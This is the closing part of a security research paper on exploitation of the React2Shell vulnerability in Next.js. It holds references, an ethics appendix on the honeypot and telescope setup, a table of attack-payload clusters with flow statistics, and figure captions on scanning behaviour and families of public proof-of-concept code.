[32] Microsoft Defender Security Research Team. 2025. Defending against the CVE-2025-55182 (React2Shell) vulnerability in React Server Components. https://www.microsoft.com/en-us/security/blog/2025/12/15/defending-against-the-cve-2025-55182-react2shell-vulnerability-in-react-server-components/

[33] Andrea Monzani, Antonio Parata, Andrea Oliveri, Simone Aonzo, Davide Balzarotti, Andrea Lanzi, et al. 2026. Unveiling BYOVD Threats: Malware's Use and Abuse of Kernel Drivers. In *Network and Distributed System Security (NDSS) Symposium 2026*. NDSS, 1–19.
[34] David Moore, Colleen Shannon, Geoffrey M Voelker, and Stefan Savage. 2004. Network Telescopes: Technical Report. *Cooperative Association for Internet Data Analysis (CAIDA)* (2004).
[35] Antonio Nappa, Richard Johnson, Leyla Bilge, Juan Caballero, and Tudor Dumitras. 2015. The Attack of the Clones: A Study of the Impact of Shared Code on Vulnerability Patching. https://ieeexplore.ieee.org/document/7163055
[36] Daniil Orel, Dilshod Azizov, Indraneil Paul, Yuxia Wang, Iryna Gurevych, and Preslav Nakov. 2026. AICD Bench: A Challenging Benchmark for AI-Generated Code Detection. In *Proceedings of the 19th Conference of the European Chapter of the Association for Computational Linguistics (Volume 1: Long Papers)*, Vera Demberg, Kentaro Inui, and Lluís Marquez (Eds.). Association for Computational Linguistics, Rabat, Morocco, 6913–6938. https://doi.org/10.18653/v1/2026.eacl-long.325
[37] Shinwoo Park, Hyundong Jin, Jeong won Cha, and Yo-Sub Han. 2025. Detecting code paraphrased by large language models using coding style features. *Engineering Applications of Artificial Intelligence* 162 (2025), 112454. https://doi.org/10.1016/j.engappai.2025.112454
[38] Eyal Paz. 2025. OX Research: AI Code Not Inherently Less Secure, but "Army of Juniors" Effect Undermines Software Security. https://www.ox.security/blog/ox-research-ai-code-not-inherently-less-secure-but-army-of-juniors-effect-undermines-software-security/
[39] PCRisk. 2024. SteelFox Seen Using 'Bring Your Own Vulnerable Driver' Tactics. https://www.pcrisk.com/internet-threat-news/31448-steelfox-seen-using-qbring-your-own-vulnerable-driverq-tactics
[40] SecureSlate. 2025. *The Shield Against React2Shell: How WAF Rules Protect Against CVE-2025–55182 RCE.* https://getsecureslate.com/blog/the-shield-against-react2shell-how-waf-rules-protect-against-cve-2025-55182-rce
[41] Flare Security. 2026. Old-School IRC, New Victims: Inside the Newly Discovered SSHStalker Linux Botnet. https://flare.io/learn/resources/blog/old-school-irc-new-victims-inside-the-newly-discovered-sshstalker-linux-botnet/
[42] Shodan. 2026. *Shodan Search Engine.* https://www.shodan.io/about/products
[43] Sonatype. 2024. State of the Software Supply Chain. https://www.sonatype.com/state-of-the-software-supply-chain/introduction
[44] Stack Overflow. 2026. *2025 Stack Overflow Developer Survey.* https://survey.stackoverflow.co/2025/technology
[45] The MITRE Corporation. 2014. *CVE-2014-0160.* https://www.cve.org/CVERecord?id=CVE-2014-0160
[46] The MITRE Corporation. 2017. *CVE-2017-0144.* https://www.cve.org/CVERecord?id=CVE-2017-0144
[47] The MITRE Corporation. 2017. *CVE-2017-5638.* https://www.cve.org/CVERecord?id=CVE-2017-5638
[48] The MITRE Corporation. 2019. *CVE-2019-0708.* https://www.cve.org/CVERecord?id=CVE-2019-0708
[49] The MITRE Corporation. 2021. *CVE-2021-26855.* https://www.cve.org/CVERecord?id=CVE-2021-26855
[50] The MITRE Corporation. 2021. *CVE-2021-44228.* https://www.cve.org/CVERecord?id=CVE-2021-44228
[51] The MITRE Corporation. 2024. *CVE-2014-6271.* https://www.cve.org/CVERecord?id=CVE-2014-6271
[52] The MITRE Corporation. 2025. *CVE-2025-29927.* https://www.cve.org/CVERecord?id=CVE-2025-29927
[53] The MITRE Corporation. 2025. *CVE-2025-55182.* https://www.cve.org/CVERecord?id=CVE-2025-55182
[54] The MITRE Corporation. 2025. *CVE-2025-66478.* https://www.cve.org/CVERecord?id=CVE-2025-66478
[55] The Shadowserver Foundation. 2026. Time Series - General Statistics - The Shadowserver Foundation. https://dashboard.shadowserver.org/statistics/combined/time-series/
[56] Tox. 2026. A New Kind of Instant Messaging. https://tox.chat
[57] US Federal Trade Commission. 2024. Equifax Data Breach Settlement. https://www.ftc.gov/enforcement/refunds/equifax-data-breach-settlement
[58] Vercel. 2025. *Security Advisory: CVE-2025-66478.* https://nextjs.org/blog/CVE-2025-66478
[59] Vercel. 2026. *Next.js Docs.* https://nextjs.org/docs
[60] Maarten Weyns, Dario Ferrero, Stefan Op de Beek, Daniel Wagner, Georgios Smaragdakis, and Harm Griffioen. 2026. From Mirai to Gorilla: Deep Dive into a Long-Lasting DDoS-for-Hire Botnet. In *USENIX Security Symposium*. Baltimore, MD.
[61] WIRED. 2018. *The Untold Story of NotPetya, the Most Devastating Cyberattack in History.* https://www.wired.com/story/notpetya-cyberattack-ukraine-russia-code-crashed-the-world/
[62] Wiz Research. 2025. React2Shell (CVE-2025-55182): Critical React Vulnerability. https://www.wiz.io/blog/critical-vulnerability-in-react-cve-2025-55182
[63] XMRig. 2026. XMRig: RandomX, KawPow, CryptoNight and GhostRider unified CPU/GPU miner and RandomX benchmark. https://github.com/xmrig/xmrig
[64] Liang Zhang, David Choffnes, Dave Levin, Tudor Dumitraş, Alan Mislove, Aaron Schulman, and Christo Wilson. 2014. Analysis of SSL Certificate Reissues and Revocations in the Wake of Heartbleed. In *Proceedings of the 2014 Conference on Internet Measurement Conference*. 489–502.
[65] Xiaolu Zhang, Oren Upton, Nicole Lang Beebe, and Kim-Kwang Raymond Choo. 2020. IoT Botnet Forensics: A Comprehensive Digital Forensic Case Study on Mirai Botnet Servers. *Forensic Science International: Digital Investigation* 32 (2020), 300926. https://doi.org/10.1016/j.fsidi.2020.300926
[66] Markus Zimmermann, Cristian-Alexandru Staicu, Cam Tenny, and Michael Pradel. 2019. Small World with High Risks: A Study of Security Threats in the npm Ecosystem. https://www.usenix.org/conference/usenixsecurity19/presentation/zimmerman

A Ethics

In our study, we deployed reactive telescopes across the address space we operate, in coordination with the network administrators at our network provider. Our reactive infrastructure, which includes reactive network telescopes and customized interactive honeypots, does not send any data without first receiving a request from an external IP. It could be tricked into sending traffic to a secondary host when receiving a message with a spoofed source IP. In this case, our infrastructure would send a reply to the spoofed source, effectively reflecting (but not amplifying) the request. This, however, is no different from a regular service on the Internet, where an adversary can also send a spoofed connection packet, for which the reply is sent to another host. We do not observe any abuse of our infrastructure in terms of reflection attempts. To achieve a high level of deception, our honeypots are highly interactive. A highly interactive honeypot could, in theory, be abused by attackers to use us as a proxy to attack others. To avoid this shortcoming, our honeypots sandbox any malicious payloads so that they do not have network access, and we have also set bandwidth limits so they cannot be used for cyberattacks, as well as resource usage constraints so they cannot be abused for cryptomining. We did not use the Next.js React2Shell Exploitation proof-of-concept or any other script or malware we collected to create harm, nor did we share attack code. The attack code was maintained in a secure, sandboxed environment, and the reverse-engineering analysis was used only to gain insights into the TTPs and goals of the cyberattackers. In our analysis, we did not engage in any hack-back activity; i.e., we did not explicitly go after the threat actor's infrastructure to download additional artifacts where available, nor did we fight back. To avoid blacklisting and reputation damage, we do not publish any IP addresses or other identifiable information, protecting innocent organizations and infrastructure that may have participated in attacks without their knowledge or consent. We also do not name and shame operators or organizations that do not take remediation measures to update or protect vulnerable Next.js servers, as we do not have operational details and are aware of the technical complications of updating Next.js systems.

B Clustering

Table 4 shows a summary of all payload clusters we identified. For each cluster, it lists its unique identifier, category, prevalence, and other details.

Cluster	Category	% of flows	No. flows	First seen	Last seen	Seen in	Uniq. source IPs	Uniq. ASes	Uniq. countries	Uniq. dest. ports
2026-01-25/A	Cryptominer	0.03%	3986	2026-01-25	2026-01-27	telescope	1779	324	69	1
2026-01-26/A	Cryptominer	0.00%	621	2026-01-26	2026-01-27	telescope	571	142	46	1
2026-03-21/A	Botnet / Backdoor	0.38%	49862	2026-03-21	2026-03-31	honeypot	4	1	2	1
2026-02-13/A	Cryptominer	0.76%	101022	2026-02-13	2026-03-21	both	24	8	6	3
2026-02-13/B	Cryptominer	0.38%	50702	2026-02-13	2026-03-21	both	22	8	6	3
2026-03-14/A	Cryptominer	0.25%	33334	2026-03-14	2026-03-25	both	4	2	2	2
2026-03-14/B	Cryptominer	0.18%	23375	2026-03-14	2026-03-25	both	4	2	2	2
2026-02-25/A	Cryptominer	0.09%	11927	2026-02-25	2026-03-21	telescope	8	5	4	1
2026-03-11/A	Cryptominer	0.08%	10319	2026-03-11	2026-03-31	honeypot	14	1	1	1
2026-03-18/A	Botnet / Backdoor	0.01%	1628	2026-03-18	2026-03-20	honeypot	1	1	1	1
2025-12-06/A	Cryptominer	0.08%	10003	2025-12-06	2025-12-09	telescope	2	2	2	4
2026-03-24/A	Botnet / Backdoor	0.04%	5792	2026-03-24	2026-03-25	both	1	1	1	3
2026-01-16/A	Cryptominer	0.05%	6964	2026-01-16	2026-03-31	honeypot	7	6	5	1
2026-03-31/A	Cryptominer	0.01%	1451	2026-03-31	2026-03-31	honeypot	3	1	2	1
2026-03-31/B	Cryptominer	0.02%	2182	2026-03-31	2026-03-31	honeypot	2	1	2	1
2026-03-31/C	Cryptominer	0.01%	975	2026-03-31	2026-03-31	honeypot	3	1	2	1
2026-01-23/A	Cryptominer	0.01%	1603	2026-01-23	2026-01-29	honeypot	4	3	2	1
2025-12-12/A	Botnet / Backdoor	0.01%	1549	2025-12-12	2025-12-30	telescope	34	18	11	6
2025-12-17/A	Botnet / Backdoor	0.04%	5806	2025-12-17	2025-12-26	telescope	30	14	11	3
2026-02-14/A	Cryptominer	0.02%	2491	2026-02-14	2026-03-31	honeypot	4	4	4	1
2026-02-14/B	Cryptominer	0.03%	3675	2026-02-14	2026-03-31	honeypot	7	7	6	1
2026-02-02/A	Cryptominer	0.01%	1477	2026-02-02	2026-03-22	honeypot	3	3	3	1
2026-01-25/B	Cryptominer	0.01%	1650	2026-01-25	2026-03-09	honeypot	3	2	2	1
2026-02-11/A	Cryptominer	0.01%	1114	2026-02-11	2026-03-22	honeypot	3	3	2	1
2026-01-17/A	Cryptominer	0.06%	7304	2026-01-17	2026-03-31	honeypot	7	7	7	1
2026-03-28/A	Botnet / Backdoor	0.02%	2553	2026-03-28	2026-03-28	honeypot	2	1	1	1
2025-12-08/A	Botnet / Backdoor	0.01%	1558	2025-12-08	2025-12-12	telescope	126	45	30	24
2026-01-18/A	Botnet / Backdoor	0.14%	18268	2026-01-18	2026-02-02	telescope	33	15	10	7
2026-03-29/A	Cryptominer	0.01%	1024	2026-03-29	2026-03-29	honeypot	1	1	1	1
2026-03-19/A	Cryptominer	0.02%	2048	2026-03-19	2026-03-24	honeypot	4	1	1	1
2026-01-28/A	Cryptominer	0.00%	199	2026-01-28	2026-01-29	honeypot	2	2	1	1
2026-03-11/B	Botnet / Backdoor	0.24%	31316	2026-03-11	2026-03-26	honeypot	5	1	2	1
2026-03-14/C	Botnet / Backdoor	0.04%	4998	2026-03-14	2026-03-31	honeypot	5	4	3	1
2026-03-31/D	Botnet / Backdoor	0.04%	5605	2026-03-31	2026-03-31	honeypot	2	1	2	1
2025-12-06/B	Botnet / Backdoor	0.65%	85882	2025-12-06	2026-02-03	telescope	77	30	18	15
2026-02-28/A	Botnet / Backdoor	0.02%	3180	2026-02-28	2026-03-13	honeypot	6	4	2	1
2025-12-14/A	Cryptominer	2.46%	325461	2025-12-14	2025-12-20	both	3	3	2	6
2025-12-09/A	Cryptominer	2.87%	380205	2025-12-09	2025-12-20	both	4	3	2	20
2026-03-31/E	Botnet / Backdoor	0.02%	2521	2026-03-31	2026-03-31	honeypot	2	1	2	1
2026-01-22/A	Botnet / Backdoor	0.07%	8940	2026-01-22	2026-03-13	honeypot	10	8	4	1
2025-12-05/A	Botnet / Backdoor	0.03%	4202	2025-12-05	2025-12-05	telescope	2	1	1	2
2025-12-05/B	Botnet / Backdoor	0.98%	129951	2025-12-05	2025-12-07	telescope	2	1	1	46
2025-12-15/A	Botnet / Backdoor	21.25%	2816865	2025-12-15	2026-03-31	both	182	90	35	14
2026-01-18/B	Botnet / Backdoor	2.80%	371649	2026-01-18	2026-03-31	both	3	1	2	2
2025-12-05/C	Botnet / Backdoor	6.09%	807118	2025-12-05	2026-01-17	telescope	1	1	1	31
2025-12-06/C	Cryptominer	0.08%	10392	2025-12-06	2026-03-31	both	16	3	3	3
2025-12-11/A	Credential theft	0.07%	9016	2025-12-11	2026-03-30	honeypot	121	18	20	1
2026-03-13/A	Credential theft	0.05%	6117	2026-03-13	2026-03-23	honeypot	5	2	4	1
2025-12-11/B	Credential theft	0.06%	7332	2025-12-11	2026-03-20	honeypot	163	7	17	1
2025-12-12/B	Credential theft	0.03%	4595	2025-12-12	2026-02-16	honeypot	13	5	6	1
2025-12-11/C	Credential theft	0.02%	3047	2025-12-11	2026-03-19	honeypot	172	14	19	1
2025-12-11/D	Credential theft	0.32%	42826	2025-12-11	2026-02-18	honeypot	164	3	14	1
2026-03-26/A	Cryptominer	0.15%	19393	2026-03-26	2026-03-28	honeypot	1	1	1	1
2026-03-26/B	Cryptominer	0.01%	1276	2026-03-26	2026-03-26	honeypot	1	1	1	1
2026-03-28/B	Cryptominer	0.06%	7756	2026-03-28	2026-03-28	honeypot	1	1	1	1
2026-03-28/C	Cryptominer	0.03%	3878	2026-03-28	2026-03-28	honeypot	1	1	1	1
2026-03-26/C	Cryptominer	0.01%	1321	2026-03-26	2026-03-26	honeypot	1	1	1	1
2026-03-28/D	Cryptominer	0.01%	1939	2026-03-28	2026-03-28	honeypot	1	1	1	1
2026-01-29/A	Cryptominer	0.01%	697	2026-01-29	2026-02-02	honeypot	5	3	2	1
2025-12-04/A	Unclassified	2.22%	294545	2025-12-04	2026-03-31	both	887	236	64	252
2026-01-31/A	Cryptominer	0.20%	26643	2026-01-31	2026-02-06	telescope	5	3	3	3
2025-12-07/A	Vulnerability scanning	1.21%	160531	2025-12-07	2025-12-11	telescope	4	1	1	23
2026-02-16/A	Vulnerability scanning	0.03%	4438	2026-02-16	2026-03-13	honeypot	7	6	4	1
2026-01-22/B	Vulnerability scanning	0.00%	287	2026-01-22	2026-02-19	honeypot	277	64	29	1
2025-12-11/E	Vulnerability scanning	0.58%	76931	2025-12-11	2026-03-31	both	215	64	25	32
2026-03-17/A	Vulnerability scanning	0.04%	5844	2026-03-17	2026-03-30	honeypot	2	1	1	1
2025-12-09/B	Vulnerability scanning	1.88%	249139	2025-12-09	2026-03-31	both	926	185	49	14
2025-12-25/A	Vulnerability scanning	0.00%	59	2025-12-25	2026-03-22	honeypot	3	1	1	1
2025-12-09/C	Vulnerability scanning	6.35%	841400	2025-12-09	2026-03-20	both	68	26	13	1099
2026-03-28/E	Vulnerability scanning	0.00%	245	2026-03-28	2026-03-31	honeypot	72	33	19	1
2026-01-03/A	Vulnerability scanning	0.12%	15552	2026-01-03	2026-03-31	honeypot	1715	286	68	1
2025-12-25/B	Vulnerability scanning	0.00%	61	2025-12-25	2026-03-22	honeypot	3	1	1	1
2026-03-26/D	Vulnerability scanning	0.02%	3034	2026-03-26	2026-03-26	honeypot	1	1	1	1
2025-12-11/F	Vulnerability scanning	0.01%	834	2025-12-11	2026-03-31	honeypot	195	7	18	1
2025-12-11/G	Vulnerability scanning	0.29%	38494	2025-12-11	2026-03-30	both	241	39	25	4
2025-12-17/B	Vulnerability scanning	0.16%	20603	2025-12-17	2025-12-20	both	2	2	2	4
2025-12-06/D	Vulnerability scanning	7.26%	962812	2025-12-06	2026-03-31	both	311	122	49	12
2025-12-11/H	Vulnerability scanning	0.08%	10231	2025-12-11	2026-03-30	both	193	61	23	27
2026-03-17/B	Vulnerability scanning	0.04%	5844	2026-03-17	2026-03-30	honeypot	2	1	1	1
2025-12-06/E	Vulnerability scanning	0.67%	88834	2025-12-06	2026-03-31	both	120	53	19	39
2025-12-21/A	Vulnerability scanning	30.04%	3980894	2025-12-21	2026-03-31	both	28	10	8	169
2025-12-30/A	Vulnerability scanning	0.11%	14154	2025-12-30	2025-12-30	telescope	1	1	1	1
2026-03-16/A	Vulnerability scanning	0.01%	1776	2026-03-16	2026-03-31	honeypot	223	2	12	1
2025-12-09/D	Vulnerability scanning	0.27%	36349	2025-12-09	2026-03-26	both	46	30	17	12
2025-12-11/I	Vulnerability scanning	0.00%	466	2025-12-11	2026-03-30	honeypot	196	12	17	1
2026-01-22/C	Vulnerability scanning	0.00%	302	2026-01-22	2026-02-19	honeypot	291	66	29	1
2025-12-08/B	Vulnerability scanning	0.02%	2172	2025-12-08	2026-03-30	both	16	12	8	4
2025-12-04/B	Vulnerability scanning	0.59%	77641	2025-12-04	2026-03-31	both	293	53	25	7
2026-01-07/A	Cryptominer	0.03%	4073	2026-01-07	2026-01-14	both	3	3	2	2
2026-01-09/A	Cryptominer	0.00%	392	2026-01-09	2026-01-10	both	1	1	1	3
2026-01-24/A	Cryptominer	0.03%	4616	2026-01-24	2026-03-25	telescope	20	5	4	3
2025-12-13/A	Botnet / Backdoor	6.48%	859213	2025-12-13	2026-03-31	both	16	5	6	11
2026-01-08/A	Cryptominer	0.01%	952	2026-01-08	2026-02-10	telescope	12	7	6	8
2026-01-29/B	Cryptominer	0.00%	265	2026-01-29	2026-01-29	honeypot	2	2	1	1

Table 4: Cluster summary

C IP-level Vulnerability Scanning

Figure 12 shows the proportion of IP addresses used in Malicious Exploitation clusters (X-axis) that are also observed performing various types of vulnerability scans (Y-axis).




Figure 12: Vulnerability scan methods used by the same IPs performing malicious exploitation.

D Proof of Concept Ecosystem Overview

Figure 13 shows clusters of public Proof of Concept code available on GitHub. We identify four main structural families: *Compact proto redirect*, *Lachlan / map-chain*, *Safe detector*, and *Action-ref*.




Figure 13: Verbose clusters of the React2Shell public exploit code repositories on GitHub and the corresponding families. Connections were made based on family-level matchers.